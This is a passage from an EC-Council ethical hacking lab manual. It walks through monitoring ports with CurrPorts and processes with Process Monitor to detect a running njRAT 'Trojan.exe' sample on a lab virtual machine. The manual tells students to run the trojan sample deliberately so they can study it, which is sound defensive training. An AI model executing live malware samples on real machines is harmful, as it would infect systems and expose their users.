


Figure 4.1.15: Killing the Process

You can also use other port monitoring tools such as **Port Monitor** (https://www.port-monitor.com), **CurrPorts** (https://www.nirsoft.net), **TCP Port Monitoring** (https://www.dotcom-monitor.com), or **PortExpert** (http://www.kcsoftwares.com) to perform port monitoring.

31. Normally, when the **CurrPorts** dialog-box appears, you would click **Yes** to close the connection. However, do not Kill the process at this step, as this running process will be used for the next task; click **No**.




Figure 4.1.16: Killing the Process

32. This way, you can analyze the ports open on a machine and the processes running on it.
33. If a process is found to be suspicious, you may either kill the process or close the port.
34. Close all open windows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Perform Process Monitoring using Process Monitor

Here, we will use the Process Monitor tool to detect suspicious processes.

TASK 2.1

Launch Process Monitor and View the Result

1. On the **Windows Server 2016** virtual machine, navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Process Monitoring Tools\ProcessMonitor** and double-click **Procmon.exe** to launch the Process Monitor tool.
2. The **Process Monitor License Agreement** window appears; click **Agree**.
3. The **Process Monitor** main window appears, as shown in the screenshot, with the processes running on the machine.

Process monitoring will help in understanding the processes that malware initiates and takes over after execution. You should also observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all processes that malware starts.




Figure 4.2.1: Process Monitor Main Window

4. Look for the **Trojan.exe** process that was executed in the previous task. If you killed the process at the end of the task, then navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe** to re-execute the malicious program.
5. Observe that the **Trojan.exe** process is running on the machine. Process Monitor shows the running process details such as the PID, Operation, Path, Result, and Details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.2: Process Monitor Running Malicious Process

Process Monitor is a monitoring tool for Windows that shows the real-time file system, Registry, and process and thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon. It adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, and simultaneous logging to a file. Unique features of Process Monitor make it a core utility in system troubleshooting and vital to the malware hunting toolkit.

6. To view the properties of a running process, select the process (here, **Trojan.exe**), navigate to **Event**, and click **Properties** from the menu.




Figure 4.2.3: Process Monitor Viewing Properties

7. The **Event Properties** window appears with the details of the chosen process.
8. In the **Event** tab, you can see the complete details of the running process such as Date, Thread, Class, Operation, Result, Path, and Duration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.4: Process Monitor Event Tab

9. Once the analysis is complete, click the **Process** tab.
10. The **Process** tab shows the complete details of the process running, as shown in the screenshot.




Figure 4.2.5: Process Monitor Process Tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other process monitoring tools such as **Process Explorer** (https://docs.microsoft.com), **OpManager** (https://www.manageengine.com), **Monit** (https://mmonit.com), or **ESET SysInspector** (https://www.eset.com) to perform process monitoring.

11. Click the **Stack** tab to view the supported DLLs of the selected process. Once the analysis is done, click **Close**.

